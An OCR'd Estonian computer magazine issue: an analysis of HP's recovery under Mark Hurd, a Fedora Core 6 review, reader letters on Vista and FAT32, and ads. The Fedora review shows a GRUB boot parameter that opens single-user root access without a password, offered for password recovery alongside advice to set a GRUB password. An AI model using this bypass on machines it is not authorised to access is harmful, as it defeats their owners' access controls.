Kas tehnoloogiaettevõtete puhul on tegemist ehk paratamatusega, et mõõnaperioodi läbi tegemine on möödapääsmatu? Vaadakem näiteid lähimate konkurentide hulgast – IBM, kes on juba mitmeid aastaid uusi kasvumootoreid otsides ning vanu turgutades endiselt ümberpöördumise faasis. Või Dell, kelle pikki aastaid kõigutamatuna tundunud ärimudeli eelised on viimase paari aastaga ajale jalgu jäänud, või hoopis Apple, kes oma praegusele tugevale positsioonile vaatamata on kogenud aastate jooksul mitmeid raskushetki. Ilmselt on konkurentsitihedas sektoris suurettevõtetevahelise rebimise tingimustes paratamatu, et kõigil ei lähe samaaegselt hästi.

FOTOD: AP

Vasakul HP toodang 21. sajandil, üleval väikestel piltidel ajalukku läinud kõige esimesed mudelid. 1984. aastal turule tulnud esimene laserprinter, millest sai maailma popim lauaprinter. 1972. aastal müüki jõudnud esimene taskukalkulaator, 1984. aastal välja toodud esimene tindiprinter ning 1968. aastast pärit esimene lauaarvuti.

1



Allikas: Gartner

Mõõnaperioodidest rääkides ei ole ka HP erand. Lisaks kõiki tehnoloogiaettevõtteid raputanud sajandivahetuse börsimulli tühjenemisele oldi Compaqi ülevõtmise järgsel perioodil silmitsi kiratsevate marginaalide ning langeva kasumiga. Kui **Carly Fiorina** 1999. aastal HP etteotsa asus, olid tema peamiseks ülesandeks raputada firma innovatsioonipuhanguga senisest stagnatsiooniperioodist uuele teele. Selle märgiks ilmus HP logole täienduseks sõna "invent". Vaatamata sellele, et Fiorinat on peetud läbi aegade üheks mõjukamaks naiseks USA suurfirmade seas, lõppes tema ametisolek HP nõukogu ning investorite rahulolematuse tõttu.

Uueks päästerõngaks HP-le pidi saama **Mark Hurd**, kes 1. aprillil 2005 oma teekonda firmas alustades leidis muu hulgas eest neli viimast aastat aktsionäridele pettumust valmistanud kasuminumbrid ning verevahetusele suuri lootusi paneva laiema üldsuse. Uudised Hurdi ametisseastumisest viisid HP aktsia ülesse 10%, sedavõrd positiivseks peeti sündmust firma tuleviku suhtes. Kui üldjuhul on sellised emotsionaalse alatooniga uudised börsidel peamiselt lühiajalise mõjuga, võib tänaseks öelda, et investorite heameel oli igati põhjendatud.

Kui Mark Hurd 2005. aasta aprillis HP pardale astus, võeti tõsisemalt ette diversifitseeritud, kuid laialivalguva tooteportfelli korrastamine. Arusaadavalt nõuab niivõrd suure valiku toodete haldamine väga ranget distsipliini ja efektiivust – just seda, millest Hurdi-eelsetel aastatel kippus HP-s puudu jääma. Samuti asetati kesksele kohale ulatuslik kulude kärpimine, näiteks vähem kui neli kuud peale ametisseastumist teatas uus juht ligi 15 000 töötaja koondamisprogrammist, mis tol ajal oli pea 10% kogu firma tööjõust. Muudatuste tipuks kujunes ettevõtte struktuuri ümberkujundamine, mille eesmärgiks oli senise tsentraliseeritud lähenemise kaotamise kaudu anda igale üksusele maksimaalne kontroll oma tootmise, marketingi ja müügi üle.

Tänapäev

Tänaseks pea kaks aastat tüüri juures olles on Hurd suutnud HP-sse tuua uue hingamise, ning selle aja jooksul on kahekordistunud ka firma turuväärtus. Lisaks on hetkel hõlvatud tihedas rebimises PC-tootjate liidrikoht ning suurima käibega tehnoloogiaettevõtte tiitel. Kuid nii nagu firma juht on öelnud, ei ole nende eesmärgid ▶

FOTOD: AP

Kuus aastat HP-d juhtinud Carly Fiorina.

Raj Winder-Kaur lammutab HP Californias asuvas taaskasutuskeskuses vana monitori.

seotud positsioonidega ühe või teise toote ülemaailmse müügi pingereas, vaid pigem efektiivsuse ja kasvuga. Kõik, mis puudutab eelmainitud saavutusi konkurentidega võrreldes, on seega õigete otsuste toel kaasnev asjade loogiline kulg.

Kui Fiorina ajastul oli firma tegevused jaotatud kolme tootedivisjoni vahel (PC-d, printerid, serverid), on Hurdi suurmuudatuste tulemusel tänaseks struktuur tegevuste alusel jaotatud seitsmeks eri üksuseks: 1) arvutid; 2) pildindus ja printimine; 3) andmebaasid/serverid; 4) teenused; 5) finantsteenused; 6) tarkvara ja 7) korporatiivinvesteeringud. Möödunud aasta käibest umbes pool on seotud arvutitega (PC + serverid), pea kolmandik kuulub aga pildinduse ja printimise alla (vt joonis 2).

Pildinduse ja printimise olulisust näitab fakt, et andes käibest ligi kolmandiku, toob segment kogu tegevuskasumist pea poole. HP printerite positsioon maailma mastaabis on muljetavaldav – möödunud aasta kolmanda kvartali seisuga toodeti pea pooled kõikidest maailmas müüdud printeritest. Järgmist konkurenti Canonit edestatakse turuosa suuruse poolest koguni kolmekordselt. Suuresti tänu tugevale turupositsioonile on suudetud hoida oluliselt kõrgemaid marginaale kui PC-üksusel – pildinduse ja printimise segmendi tegevuskasumimarginaal möödunud kvartalis oli 15,3%, võrdluseks PC-üksuse marginaal 4,75%.

PC-segment on viimastel kvartalitel silma paistnud kiire kasvuga, näiteks möödunud kvartali jooksul suudeti PC-segmendi käivet kasvatada 17% aasta tagasi sama perioodiga võrreldes. Selle väljendus teise nurga alt on muidugi hoogne turuosa võitmine. PC-segmendi headele tulemustele on kaasa aidanud HP senisest suurem keskendumine jaekanalite kaudu müügile. Tulenevalt oluliselt suurematest müügimahtudest kui otsemüügi korral on jaekanalite aktiivsem kasutamine võimaldanud segmendi marginaale parandada. Arvutiturule iseloomuliku küllalt kiire keskmise müügihinna (ASP) languse taustal on see igati märkimisväärne saavutus.

Üldse võib öelda, et kogu uuenenud HP üheks peamiseks märksõnaks operatiivtasandil on efektiivsus. Mark Hurdi sõnul tähendaks firma 84 miljardi dollarilise kulubaasi juures 90%-line efektiivsus 8,4 miljardi dollari raiskamist, isegi 98%-line efektiivsus läheks maksma 1,7 miljardit dollarit. Neid arve vaid paberil liita-lahutada ei ole muidugi raske, palju keerulisem on kärpida seitsmekohalise summa jagu firma toimingutes kasutatavat rahahulka ilma, et see põhjustaks tagasilööke põhitegevuses. Seni on see Hurdil õnnestunud suurepäraselt ning kulude kärbete osas nähakse reserve ka edaspidi. Viimaste kvartalitulemuste järgsel konverentsil kinnitati, et järgnevalt on plaanitud oluliselt vähendada kulusid kinnisvara arvelt ning IT-andmekeskuste konsolideerimise kaudu. Sel moel loodetakse täiendavat kulusäästu kuni kahe miljardi dollari ulatuses.

> **Vaatamata ohtudele, võib siiski öelda, et tänane HP on tehnoloogiagigantide seas tõusnud vägagi tugevale positsioonile.**


Pilvitu taevas?

Kuigi HP on hetkel oma viimaste aastate parimas “vormis”, jääb küsimus, kas sellise positsioon on jätkusuutlik. Kui vaadata tootesegmentide kaupa, on haavatavaimaks valdkonnaks tõenäoliselt arvutid, kuna vägagi tiheda konkurentsi tingimustes ei ole HP-l praegu sisuliselt konkurentsieelist. Juhtpositsiooni on suuresti aidanud kätte mängida Delli nõrkus ning peamiselt on see saavutatud madalama hinnaklassi mudelite arvelt. Seetõttu võib uskuda, et juhul kui Dell ja ülejäänud konkurendid peaksid rakendama agressiivsemat hinnakujundust, on HP-l edasine turuosa kasvatamine niigi madalate marginaalide juures raske.

Praegusel kursil on finantsnumbrite paranemine suures osas toimunud tänu kulude kärpimisele, mis iseenesest ei ole halb. Kuid see reserv ei ole lõputu – nagu öeldud, on firma plaanides veel täiendavalt ligi kahe miljardi dollari ulatuses kärpeid, sellele järgnevalt on vajalik kasuminumbrite kasvatamiseks leida kütust ka käibekasvu kiirendamiseks. Hurdi kaheaastase ametisoleku ajal ilusasti paranenud efektiivsus ei ole veel andmas olulist täiendust käibekasvule – 2006. aasta käive kasvas tagasihoidlikud 5,7%. Siiski oli möödunud kvartal selles osas juba lubav – käibekasv 11% aasta tagasi sama perioodiga võrreldes on eesmärk, mida püüda ka edaspidi.


Vaatamata võimalikele ohtudele, võib siiski öelda, et tänane HP on tehnoloogiagigantide seas tõusnud vägagi tugevale positsioonile. Täiendavate operatiivmeetmete toel vabanevate ressursside abil omatakse häid võimalusi veelgi rohkem keskenduda arendusele ning seeläbi tugevdada olemasolevaid konkurentsieeliseid. Nende hulgas bränd, mastaabisäást ning distributsioon. Lai valik tooteid ja teenuseid võimaldab hajutada erinevaid riske ning osa saada digitaalajastu erinevatest trendidest. Nagu möödunud kaks aastat on näidanud, tuleb firma olulise vara hulka lugeda ka tegevjuht Mark Hurd, kelle taktikepi all toimuv HP taastulemine võiks olla eeskujuks kõigile, kel päevakorras korporatiivne uuenduskuur. am

2



Allikas: Hewlett-Packardi aastaaruanne

3



Allikas: IDC

Firma möönast väljatoomisega on kaasnenud koondamised. Pildil on kahetunnisel streigil HP Prantsusmaa tehase töötajad 2006. aasta jaanuaris.

FOTO: REUTERS

Hewlett ja Packard (pildil küll vastupidises järjekorras) seismas garaaži ees, kust firma alguse sai. Nimede järjekord ettevõtte nimes pandi omal ajal paika mündiga kulli ja kirja visates. Kõrge eani elanud mehed on tänaseks siiski juba timmimas taevaseid tehnoloogiaimesid.

Operatsioonisüsteemi valik 7 – Fedora Core 6

Fedora Core on Linuxi distributsioon, mida arendab kogukond Fedora Project ja spondeerib Red Hat. Versioonid on nii algajaile kui edasijõudnuile, nii koju kui ettevõttesse, nii töölauale kui ka serverisse.

EDMUND LAUGASSON
Rapla Vesiroosi Gümnaasium

Fedora Project loodi 2003. aasta septembris, kui Red Hat muutus tasuliseks, hakates tegema vaid kommertsversiooni. Senine Red Hati lähtekoodi baas võeti kasutusele Fedora Core Linuxi loomisel. Lisaks tehti Fedora Extras projekt, kuid alates Fedora 7-st on need kaks – Core ja Extras – liidetud ning uus ühine nimi on Fedora.

Red Hat kasutab mudelit, kus kogukond arendab Fedora Linuxit ja need uuendused kaasatakse ka Red Hati kommertsversiooni. Sarnaselt käitub Sun Microsystems, kasutades OpenOffice.org'i StarOffice'i arendamiseks.

ISO-faili saadavus?

Saadaval üks DVD ISO-fail, viis CD ISO-faili ja üks pääste-CD ISO-fail. Seega on valida, kas võetakse üks DVD ISO- või viis CD ISO-faili. Pakutavad arhitektuurid on x86, x86_64, ppc.

Torrentfailid – http://torrent.fedoraproject.org/

Peegelserverid üle maailma – http://fedora.redhat.com/Download/mirrors.html

Eesti peegelserverid – http://redhat.linux.ee/pub/fedora/linux/core/ ja ftp://redhat.linux.ee/pub/fedora/linux/core/

FTP paigaldus?

On kirjeldatud siin http://docs.fedoraproject.org/installguide/fc6/en/snftpinstallsettings.html

Kui CD-lt või DVD-lt laadimisel anti parameetriks "askmethod", antakse valida, kust paigaldamist soovitakse teha http://docs.fedoraproject.org/installguide/fc6/en/snaltinstallmethod.html

Samuti võib alla laadida väikese ISO-faili, mis mõeldud teiste meetodite hulgas ka võrgupaigalduseks (FTP, HTTP):

http://redhat.linux.ee/pub/fedora/linux/core/6/i386/os/images/boot.iso

Seal tuleb anda FTP-saidi nimeks **ftp.linux.ee** ning Fedora Core kataloogiks **/pub/fedora/linux/core/6/i386/os/.** Peale seda hakatakse kohe otsima faili **images/stage2.img**, mille suurus on 78 MB – seega pisut kannatlikkust, enne kui see alla laaditakse. Kui see fail (stage2.img) leitakse, läheb edasi juba nagu tavaline paigaldus.

Kui Fedora versioon uueneb, tuleb lihtsalt versiooni number selles aadressis ära vahetada. Kuna Fedora 7 puhul ei räägita enam Fedora Core 7-st, vaid just nimelt Fedora 7 nimelisest Linuxist, kaob ilmselt ka see Core sealt kataloogide nimistust ära.

Üldiselt võimaldavad kõik Linuxid üle FTP ennast paigaldada.

Abi saamine?

Eestikeelsed õpetused Fedora kohta – http://viki.pingviin.org/index.php/Kategooria:Fedora

Ubuntu Linuxiga sarnaselt koostatud õpetuste kogumik – http://ubuntuguide.org/wiki/Fedora_FC6

Ingliskeelne dokumentatsioon – http://docs.fedoraproject.org/

Mitteametlik – http://www.fedorafaq.org/

Korduma kippuvate küsimuste leht – http://fedoraforum.org/foorum

Lisaks on süsteemiga kaasas programm Yelp ehk Gnome`i Abiteave Sirvija. See ei ole küll kõik tõlgitud, ent siin on igaühel võimalus soovi korral kaasa aidata – tegemist on vaba tarkvaraga! Samuti on süsteemiga kaasas põhjalik dokumentatsioon aadressil /usr/share/doc/HTML/index.html

Peab ütlema, et kuna Fedora on distrowatch.com`i andmeil populaarsuselt kolmas, siis kasutajate arv on suur ja abi saamine lihtne.

Paigaldusprogramm

Paigaldamisel valisin "Office and Productivity", mis võttis 2,4 GB kettaruumi. Mingeid lisavalikuid ei teinud – paigaldasin vaikimisi määratud programmid. Selleks kulus keskpärase arvutiga ligikaudu 30 minutit. Peab tunnistama, et paigaldus oli küll graafiline, ent mitte täielikult eesti keelde tõlgitud. Hilisem käivitumine ning töölaud olid aga juba eestikeelsed. Peale paigaldamist tuleb läbida veel esmane töölaua seadistuste nõustamine, mis oli juba eestikeelne.

Hilisem käivitumine ning töölaud olid juba eestikeelsed.

Lakoonilise tarkvaravalikuga on Fedora sobilik ka kontorisse.

Tarkvarahaldus

See toimub programmiga Yum http://docs.fedoraproject.org/yum/en/. Graafiliseks halduseks on loodud Package Manager. Uuendusi oli kohe saadaval 298 programmi kohta kogumahuga 498 MB ja kõvakettal vajasid need 17 272 MB (!) lisaruumi. Seega võiks juurpartitsiooni suurus olla vähemalt 20 GB, et lisaks operatsioonisüsteemi paigaldamisele oleks ruumi ka uuenduste allalaadimiseks ja paigaldamiseks. Ebamugav oli see, et ei näidatud allalaadimismahule lisaks vajalikku kettaruumi paigaldamiseks.

Samuti avastasin, et ma ei tea juurkasutaja (*root*) salasõna. Ei meenu ka, et oleks seda paigalduse ajal küsitud.

Ent muretsemiseks polnud põhjust – aadressilt www.fedorafaq.org/basics/#resetroot sai kiirelt abi. Ehk siis tuli käivitamise ajal kirjutada teise ritta lisaks tühik ja number 1: kernel /boot/vmlinuz2.6.181.2798. fc6 ro root=LABEL=/ acpi=on rhgb quiet 1

See number 1 seal lõpus käivitas töötasandi nr 1, mis laseb ilma mingeid salasõnu küsimata kohe juurkasutajana (*root*) sisse.

Ülevaade töötasanditest www.fedorafaq.org/basics/#runlevel. See on analoogne MS Windowsi Safe Mode`iga.

Siit ka esimene turvasoovitus – määrake GRUB-ile salasõna, et ei saaks muuta käivitumise parameetreid, vastasel korral saab ▶

ilma pika jututa kohe muuta juurkasutaja salasõna ilma vana teadmata. GRUB-i salasõna saab määrata juba paigalduse ajal, mida on soovitav ka teha.

Üldiselt on tarkvarahaldus viidud mugavaks tänu graafilisele liidesele. Kui on uuendused saadaval, antakse sellest kohe teada ja vajadusel saab uuendamise ka automaatseks panna (mugav ettevõtetes).

Riistvara

Kogu riistvara tunti ära ja hakkas automaatselt tööle. Samas on võimalus ka alglaadimise ajal eraldi ette anda juhtprogrammiga ketas (alglaadimise valikutes **F2** ja siis **linux dd** – *driver disk*). Ülevaate testitud ja toetatud riistvarast saab http://fedoraproject.org/wiki/HCL

Töökeskkond

Kasutusel on Gnome 2.16.0 http://www.gnome.org/start/2.16/
Juba Fedora Core 5 võimaldas lubada kolmemõõtmelist töölauda. Fedora Core 6 toetab seda märksa paremini. Õpetusi 3D-töölaua käivitamiseks Fedora Core 6-s jagub kuhjaga.

Lisaks on olemas mitme operatsioonisüsteemi samaaegseks jooksutamiseks virtuaalmasinate haldamise programm Xen, mille graafiliseks haldamiseks on loodud eraldi programm http://virt-manager.et.redhat.com/

Rakendustarkvara

Olemas on igast valdkonnast üks programm.

- **Audio ja video:**
  gnomecd – muusikaplaatide kuulamine;
  totem – muusika ja video kuulamine-vaatamine;
  rhythmbox – muusika haldus ja esitus (kohalikult kõvakettalt, veebiraadiod, *podcast*'id);
  soundjuicer – muusikaplaatide rippimine.
- **Graafika:**
  evince – PDF-i vaatamine;
  gthumb – piltide vaatamine ja haldamine;
  xsane – skaneerimine;
  gimp – pilditöötlus.
- **Internet:**
  evolution – e-post ja uudisgrupid;
  firefox – veebilehitseja;
  gaim – kiirsuhtlus;
  ekiga – VoIP-rakendus.
- **Kontor:**
  OpenOffice.org 2.0.4 – tuntud kontoritarkvara;
  planner – projektihaldus.
- **Tarvikud:**
  gucharmap – erisümbolid;
  gnomedictionary – veebipõhine sõnastik;
  gcalctool – taskuarvuti;
  gedit – lihtne tekstiredaktor;
  gnometerminal – käsurida.

Multimeedia, JavaVM, Flash?

Ei ole ei Javat ega Flashi. Juhised nende ja koodekite paigaldamiseks leiab:
http://viki.pingviin.org/index.php/Fedora_Core_5_alustamisjuhend

Tulemüür, võrguseaded

Kohe on kaasas oma graafiline tulemüür, mis on ka lihtinimesele mõistetav. Lisaks saab sama liidese kaudu hallata ka SELinuxi laiendusi.

Käsurida, kaughaldus

Olemas on Gnome Terminal. Kaughalduseks on olemas Vino Server – Gnome'iga automaatselt kaasasolev VNC-protokolli kasutav kaughaldusprogramm.

Verstaposte ajaloost

- 1993. aastal asutab **Robert Young** firma ACC Corporation, mis müüb kataloogifirmana Linuxi ja UNIX-i tarkvara.
- 1995. aastal ostab Young **Marc Ewing**'i firma, mis oli aasta varem loonud Red Hat Linuxi. Uus ühinenud ettevõte saab nimeks Red Hat Software ning Young on järgmised neli aastat selle juht.
- 1999. aasta veebruaris teatavad IBM ja Red Hat Linux Alliance'i sünnist. Aprillist hakkab Dell esimesena paigaldama oma serveritele ja tööjaamadele Red Hat Linuxit. Augustis läheb Red Hat börsile.
- 2000. aasta veebruaris annab ajakiri Infoworld Red Hat 6.1-le auhinna Aasta Parim Operatsioonisüsteem. Linuxi turg kasvab kiiresti – 25% serveritarkvara turust on Linuxi käes. Juulis selgub, et 70% Linuxi turust on omakorda Red Hati käes.
- 2001. aasta veebruaris nimetab Microsofti juht **Steve Ballmer** Linuxit "vähiks" ja "intellektuaalse omandi hävitajaks". Juunis lisab, et Linux on Microsoftile suurimaks ohuks.
- 2002. aasta märtsis tutvustab Red Hat oma operatsioonisüsteemi kui esimest suurfirmadele sobivat lahendust – Red Hat Advanced Server, mida hiljem hakati nimetama Red Hat Enterprise Linuxiks. Dell, IBM, HP ja Oracle teatavad oma toetusest Red Hati platvormile.
- 2002. aasta aprillis teatab Red Hati üks suuremaid kliente Dreamworks, et nende film "Shrek" renderdati Red Hat Linuxi serveritel. Credit Suisse First Boston kuulutab, et nende jõudlus on seoses Red Hati tarkvarale üleminekuga kasvanud 20 korda.
- 2002. aasta mais teatatakse ka Red Hat Alliance'i loomisest, mille partneriteks on Alias Wavefront, BMC, Borland, Checkpoint, Computer Associates, Dell, HP, IBM, Legato Systems, Novell, Oracle, Rogue Wave, Softimage, Synopsys, TIBCO ja VERITAS.
- 2003. aasta jaanuaris teatab Red Hat, et kaheksa paremat investeerimispanka kümnest kasutab Red Hati tarkvara.
- 2003. aasta veebruaris käivitatakse Red Hat Academy, et tuua Red Hat Certified Engineeri õppeprogramm koolidele lähemale üle maailma.

FEDORA VERSIOONID:

Versioon	Nimi	Väljalaske kuupäev	Olek
7	<teadmata>	24.05.2007	oletatav väljalaske kuupäev
6	Zod	24.10.2006	arendatav
5	Bordeaux	20.03.2006	arendatav
4	Stenz	13.06.2005	ei arendata
3	Heidelberg	08.11.2004	ei arendata
2	Tettnang	18.05.2004	ei arendata
1	Yarrow	06.11.2003	ei arendata

Kokkuvõte

Fedora on Red Hati vääriline järglane ja sobilik nii algajaile kui friikidele. Olemas on kõik, et edukalt kontoritööd teha. Lakoonilise tarkvaravalikuga on Fedora sobilik ka kontorisse. Silmailu huvilistele pakutakse kolmemõõtmelist töölauda, mida pakub ka Windows Vista. Samuti on võimalus mängida, kuna 3D-kiirenduse käimapanek ei ole enam keeruline.

Siiski tuleb arvestada sellega, et tegemist on kiirelt areneva töökeskkonnaga ja nii tuleb seda keskmiselt kord aastas uuendada. Seda eeskätt üha lisanduvate võimaluste tõttu kui ka veaparanduste ja turvauuenduste pärast. Olukord peaks stabiliseeruma peale Core ja Extras`i varamute liitumist. Lisaks on vaikimisi lubatud SELinux, mis võib tahta lisatähelepanu teenuste seadistamisel.

TOSHIBA soovitab Microsoft® Vista®
TOSHIBA
intel Centrino Duo
TOSHIBA Satellite A100-036
Mugav ja uppumatu tehnoloogia
Pritsmekindel Klaviatuur
TOSHIBA Satellite A100-036
Intel® Centrino® tehnoloogial põhinev
• Intel® Core™ Duo T2060 (1,66 Ghz) protsessor
• Intel® PRO/Wireless 3945ABG võrgukiip
• Intel® 945 GM Express kiibistik
Microsoft® Windows® Vista™ Home Basic
TruBrite 15,4" WXGA laiekraan
1024 Mb DDR2-533 mälu
100 Gb 5400rpm kõvaketas
DVD±RW Super Multi (DL)
Wi-Fi, TV-Out, IEEE 1394,
kaardilugeja, 4xUSB2.0, 2,7Kg
2 aastat garantiid
12 990.-

K - Arvutisalong® www.k-arvutisalong.ee
Photo Point
arvutisalong Rover

arvutimaailm

KIRJAD TOIMETUSELE
Aadress Liimi I, 10621 Tallinn
Telefon 661 6186 **Faks** 661 6185
E-post am@am.ee

Vista ja selle suur promomine

Viimases numbris oli kirjutatud Vistast. See selleks, aga see oli erapooletu artikkel. Pigem reklaamtekst (nii olekski pidanud seda esitama). Juba esimene lause ütleb kõik: "Vistale ülemineku küsimus pole mitte niivõrd kas, vaid millal seda teha."
Siin pean ära märkima, et **E. Laugassoni** artiklid operatsioonisüsteemidest on tunduvalt erapoolikumad ega ole peale surutud, et pead just selle peale panema. Kogu see jutt Vistast oli liiga ilus, et tõsi olla. Selline puru silma ajamine ei ole õige, kui jäetakse välja asja miinused ja need on päris olulised. Kuna mul on piisavalt olnud viitsimist seda Vistat lähemalt uurida ja selle kohta lugeda, siis kindlasti ei tasu sellele üle minna. On AM-i ajakirjanikku, kes julgeks siiski tõe selle monstrumi kohta välja öelda nii, kuidas asi tegelikult on? /.../

Kristjan

Kõike head ja paremat!

Esiteks olete Te segi ajanud sõnad "erapoolik" ja "erapooletu", aga see selleks. Mis puutub Microsofti esindaja kirjutatud tutvustavasse artiklisse, siis on ta ikka veidi erapoolik, sest mina ei kujutaks ette firmat, kes oma uut toodet tutvustaks sõnadega "saime valmis äärmiselt halva toote, mis millekski ei kõlba".
Nüüd veidi asjast – Vistale üleminek "kas, vaid millal" peab igati paika. Seda on näidanud analoogne vastuseis ka Windows 98, 2000, XP ilmumisele ja sarnased sõnasõjad, kuid hetkel kasutab XP-d suurem enamik kasutajaid. Julgen ennustada, et samasugune saab olukord olema aasta pärast Vista suhtes. Väidet "Vistale üle minna ei tasu" ma ei kategoriseeriks nii – jah, kui Teie masin suudab vaevu vedada "vanakest" XP-d, siis Vistaga jääte kimpu. Ja öelda, et Microsoft sunnib uut arvutit ostma, pole ka õige. Kelle vajadusi rahuldab tema vana masin koos XP-ga – lasku käia. Vistale üle minema EI PEA, aga kes plaanib uue arvuti ostu, sel on VÕIMALUS uue süsteemi kasutuselevõtuks. Asjasse segada Live Care'i pole aga õige. Tegu on mitte Vista koosseisu kuuluva tootega, vaid täiesti eraldi turvasüsteemi pakkuva veebilahendusega.
Sama kehtib ka väite suhtes, et Vista sunnib kasutajat vaatama omal moel audio-video-faile. Ei, ta ei sunni ja Vista juures on Microsoft teinud hoopis lihtsamaks omapoolsete lahenduste süsteemist eemaldamise ja nende asendamise teiste tootjate lahendustega (ka vabavaralistega) – IE7 asemel saate paigaldada Firefoxi, Opera vm; filme saate vaadata
Videolan Playeriga VLC, BS Playeriga vm; piltide vaatamiseks kasutage Irfanview'd, FastStone Viewer'it vm. Fakt, et Microsoft soovitab (mitte ei nõua) riistvaratootjatel luua ühilduvus (loe: draiveritugi) Vista jaoks, on ju positiivne. Selline raudvaratootja, kes teeks "rauda", mis toetab vaid ühte-kahte operatsioonisüsteemi, läheks küll kibekiiresti pankrotti. Seda on näidanud paljude varasemate n-ö suletud süsteemi raudvaratootjate saatus.
Antud artiklis tutvustati just erinevaid Vista variante, selgitati, mida kasutaja saab millist lahendust kasutades, millist raudvara ta silmas peaks pidama – need nõuanded on vajalikud inimesele, kes kipub kaotama orientatsiooni erinevate valikute hulgas. Kurjustamine aga Vista suure rauanõudlikkuse osas sarnaneb autoostja halaga, kes kirub 5,7-liitrise mootoriga Corvette'i, et see neelab 25 liitrit bena sajale...
Mees, ära osta siis sellist autot, sõida sapikaga! Ning ma ei kuule kuskilt sellist sõimulainet uute 3D-supermängude osas, mille "rauanõuded" on Vistast kordi suuremad.
Kokkuvõttes, kellele meeldib noor tütar, kellele tema 80-aastane hambutu vanaema. Ajakirjad aga tutvustavad enamasti alati just "noori ja ilusaid" tütreid, sest vanaemadest on nende noorusaegadel juba piisavalt juttu olnud.

Tere, toimetus!

Mul on selline probleem, et pisikeseks jäänud mälupulkade asemel soovitati mulle välist kõvaketast. Valisin taskusse mahtuva sülearvutikettakarbi 80 GB kettaga, mis oli hea, sest lisatoidet vaja ei olnud. Kõik oli tore, kuni tahtsin sinna kopeerida suurt ISO-faili ühest DVD-mängust. Ta kopeeris kaua aega ja siis teatas, et ketas on täis, aga seal oli pool vaba.
Siis kustutasin ära ja ikkagi ütles ta, et ketas on täis. Kui helistasin firma müüjale, siis ta ütles, et välisele kõvakettale ei saagi suuri asju kirjutada, et see piraatidevastane kaitse. Kas see on tõesti nii, sest olen sinna DVD-filmi ketta ümber kopeerinud ja sain küll?

O.F.

Toimetuselt

Nii see tõesti ei ole. Viga peitub hoopis lihtsamas asjaolus – nimelt vormindab tootja ketta sagedasti FAT32 vormingusse, et tagada seadme ühildumist erinevate platvormide ja operatsioonisüsteemidega (erinevad Windowsi versioonid, MacOS X jne). Paljud nendest ei oska ilma lisadraiveriteta lugeda Microsofti uusimat kettavormingut NTFS-i. Vanal FAT32-l on lisaks mitmetele puudustele (maksimaalne ketta suurus jne) piiranguks ka asjaolu, et ta ei tunnista üksikut faili, mis on suurem kui 2 GB. See, et Te saite sinna kettale ümber kopeerida filmi-DVD, seletub asjaoluga, et film DVD-l pole ühe suure failina, vaid on esitatud mitmete pisemate failide kogumina. Kui ükski neist pole suurem 2 GB-st, pole ka takistust nende kopeerimisel FAT32 vormingus kettale.
Et Teie probleemi lahendada, on kaks võimalust. Esiteks, kui Te ei pea oma kettaga külastama MAC-e või teisi NTFS-i mitteoskavaid masinaid, on lihtsaim tee ketas ümber vormindada (*Format*), kasutades NTFS-failisüsteemi.
Teiseks, kui tahate jätta alles võimaluse ühilduvuseks, siis suure faili paigutamiseks pakkige see sobiva programmiga (nt WinRAR vm) tükkideks, millest igaühe suurus on väiksem kui 2 GB.

JÄRGMISES ARVUTIMAAILMAS

INIMENE
- Arvutimaailma persoonilugude peategelased on olnud Taavi Talvik, Ülle Kivirähk, Tanel Tammet, Madis Kaal, Jan Willemson, Aivar Paalberg, Valdo Randpere, Tõnu Vanatalu. Endiselt lubame eelisjärjekorras vahele võtta huvitavad naised Eesti IT-maailmast. Keda soovitad sina?

FIRMA
- Raigo Neudorf läheb vist külla Proeksperdile. Ei, ta ei ole ka K-Arvutisalongi unustanud. Varem või hiljem... Soovitus järjekorras trügijatele – lähenege "Lahenduste" rubriigi kaudu ;-)

LABOR
- Proovime ära ühe väiksema ettevõtte serveri, samuti testime GPS-seadmeid.
- Uurime eriti lainurkset kontoriprojektorit, mille saab hästi seina lähedale panna.
- Kui mõni tootja saab testimisküpseks Linuxiga sülearvuti, proovime sedagi. Hulk asju on "aprilli jooksul tulemas".

LAHENDUSED
- Paljude ettevõtete sisevõrk ületab riikide piire. Kuidas sellist võrku korras hoida?
- Testime GPS-lahendusi, millest võiks kasu olla mobiilsetele töötegijatele alates logistikutest kuni kinnisvarahaideni.

TURVA
- Tõnu Samuel kaalub, kas minna puhvrilugudega veel rajumaks või tuua päevavalgele mõned lihtsamad turvaprobleemid.

VÄLISMAA
- "Välismaa" rubriigis on Kalle Kosel valmimas analüüs Yahoo'st ja veel ühest välismaa ettevõttest, mida ta veel ei ütle.

REPORTAAŽ
- Peale rännakuid vanade arvutite teel vastu uuele elule on taas võimalik AM-i huvitavatesse kohtadesse külla kutsuda.

ÄRA RAISKA PRINTIMISELE, PAREM OSTA UUS AUTO

print ▲ copy ▲ scan ▲ fax

Efektiivsed lahendused usalda Kyocerale.

2005 BERTL Readers' Choice End User Winner Running Costs

On üllatav, kui palju võid meie printeritega jooksvatelt kuludelt kokku hoida. Kyocera võitis aastatel 2005 ja 2006 "Bertl Platinum" auhinnad tasuvuse ja jooksvate kulude kategooriates. Kokku hoitud raha võid kulutada kasvõi uute autode soetamisele.
www.kyocera.ee

UUTE VÄÄRTUSTE LOOJA
KYOCERA

SONY

nav-u

Isiklik navigatsiooniseade

NV-U71T

- Plug & Play isiklik navigatsiooniseade
- Lihtne kasutada tänu puutetundlikule ekraanile
- Selged juhised ekraanil ja audiona (2-ribalised kõlarid)
- Töötab liitium-ioon patareidel kuni 6 tundi
- 3,5" peegeldusvaba LCD ekraan, 2GB sisemälu

like.no.other™